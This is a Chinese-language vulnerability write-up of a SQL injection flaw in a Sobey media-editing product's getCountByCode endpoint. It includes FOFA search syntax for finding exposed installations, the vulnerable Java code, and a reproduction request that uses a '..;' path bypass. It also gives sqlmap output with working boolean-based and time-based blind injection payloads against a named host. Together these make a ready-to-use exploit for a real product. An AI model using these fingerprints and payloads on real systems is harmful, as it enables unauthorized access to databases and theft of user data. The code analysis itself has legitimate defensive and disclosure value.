漏洞简介
索贝产品中的 /sobey-mchEditor/count/getCountByCode 接口存在SQL注入漏洞,攻击者可以通过构造恶意的SQL语句,获取数据库中的敏感信息,甚至可能导致数据库被完全控制。
影响版本
fofa语法
icon_hash="689611853"||app="SOBEY-融媒体" || body="You need to enable JavaScript to run this app" && header="Sobey"
漏洞分析
根据漏洞信息看下count/getCountByCode的实现逻辑
@RequestMapping(
    value = {"/getCountByCode"},
    method = {RequestMethod.GET}
)
public Response getCountByCode(@RequestParam(value = "userCode",required = false) String userCode, @RequestParam(value = "channelCode",required = false) String channelCode, @RequestParam(value = "status",required = false) String status, @RequestParam(value = "time",defaultValue = "7") int time, @RequestParam(value = "orderType",required = false) String orderType, @RequestParam(value = "createDate",required = false) String createDate) {
    Response response = new Response();
    StringBuffer wzSql = new StringBuffer(" select a.createUserCode userCode,MAX(a.createusername) userName,count(1) website ,0 sina,0 wechat from zcnarticle a WHERE a.type='1' ");
    StringBuffer wbSql = new StringBuffer(" select b.createUserCode userCode,MAX(b.createusername) userName,0 website,count(1) sina,0 wechat from zcnarticle b WHERE b.type='6' ");
    StringBuffer wxSql = new StringBuffer(" SELECT c.createUserCode userCode,MAX(c.createusername) userName,0 website,0 sina,count(1) wechat from zcnwxarticle c where 1=1 ");
    StringBuffer userCodeSql = new StringBuffer();
    if (StringUtil.isNotEmpty(userCode)) {
        String[] channels = userCode.split(",");

        for(int i = 0; i < channels.length; ++i) {
            userCodeSql.append("'").append(channels[i]).append("'");
            if (i != channels.length - 1) {
                userCodeSql.append(",");
            }
        }

        wzSql.append(" and a.createUserCode in ( ").append(userCodeSql.toString()).append(" ) ");
        wbSql.append(" and b.createUserCode in ( ").append(userCodeSql.toString()).append(" )");
        wxSql.append(" and c.createUserCode in ( ").append(userCodeSql.toString()).append(" )");
    }

    if (StringUtil.isNotEmpty(status)) {
        wzSql.append(" and a.status = " + status);
        wbSql.append(" and b.status = " + status);
        wxSql.append(" and c.status = " + status);
    }

    if (StringUtil.isNotEmpty(createDate)) {
        wzSql.append(" and a.createdate > '" + createDate + "' ");
        wbSql.append(" and b.createdate > '" + createDate + "' ");
        wxSql.append(" and c.createdate > '" + createDate + "' ");
    }

    wzSql.append(" GROUP BY a.createUserCode ");
    wbSql.append(" GROUP BY b.createUserCode ");
    wxSql.append(" GROUP BY c.createUserCode ");
    StringBuffer sql = new StringBuffer("SELECT aa.userCode,aa.userName,sum(website) website,sum(sina) sina,sum(wechat) wechat FROM (");
sql.append(wzSql).append(" UNION ALL ").append(wbSql).append(" UNION ALL ").append(wxSql).append(" ) aa GROUP BY aa.userCode ");参数userCode、status和createDate,均是无任何过滤或校验处理,被直接拼接到wzSql这个sql语句中执行,从而造成了SQL注入漏洞。
漏洞复现
GET /sobey-mchEditor/js/..;/count/getCountByCode?createDate=2023-01-01'SQLI_POC&orderType=1&status=1&userCode=1&siteCode=1&token=1 HTTP/1.1
Host: sobey.mrxn.net

布尔注入获取所有usercode、username、website、sina以及wechat等字段信息。

同样也支持延时注入
sqlmap结果如下
---
Parameter: #2* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: http://sobey.mrxn.net/sobey-mchEditor/js/..;/count/getCountByCode?createDate=2023-01-01&orderType=1&status=1 OR NOT 3129=3129&userCode=1&siteCode=1&token=1

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://sobey.mrxn.net/sobey-mchEditor/js/..;/count/getCountByCode?createDate=2023-01-01&orderType=1&status=1 AND (SELECT 7203 FROM (SELECT(SLEEP(5)))Xjgf)&userCode=1&siteCode=1&token=1

Parameter: #3* (URI)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: http://sobey.mrxn.net/sobey-mchEditor/js/..;/count/getCountByCode?createDate=2023-01-01&orderType=1&status=1&userCode=1' RLIKE (SELECT (CASE WHEN (3997=3997) THEN 1 ELSE 0x28 END)) AND 'eKym'='eKym&siteCode=1&token=1

Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: http://sobey.mrxn.net/sobey-mchEditor/js/..;/count/getCountByCode?createDate=2023-01-01' OR NOT 6665=6665 AND 'puIy'='puIy&orderType=1&status=1&userCode=1&siteCode=1&token=1

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://sobey.mrxn.net/sobey-mchEditor/js/..;/count/getCountByCode?createDate=2023-01-01' AND (SELECT 6067 FROM (SELECT(SLEEP(5)))ZuGP) AND 'SlgF'='SlgF&orderType=1&status=1&userCode=1&siteCode=1&token=1
---

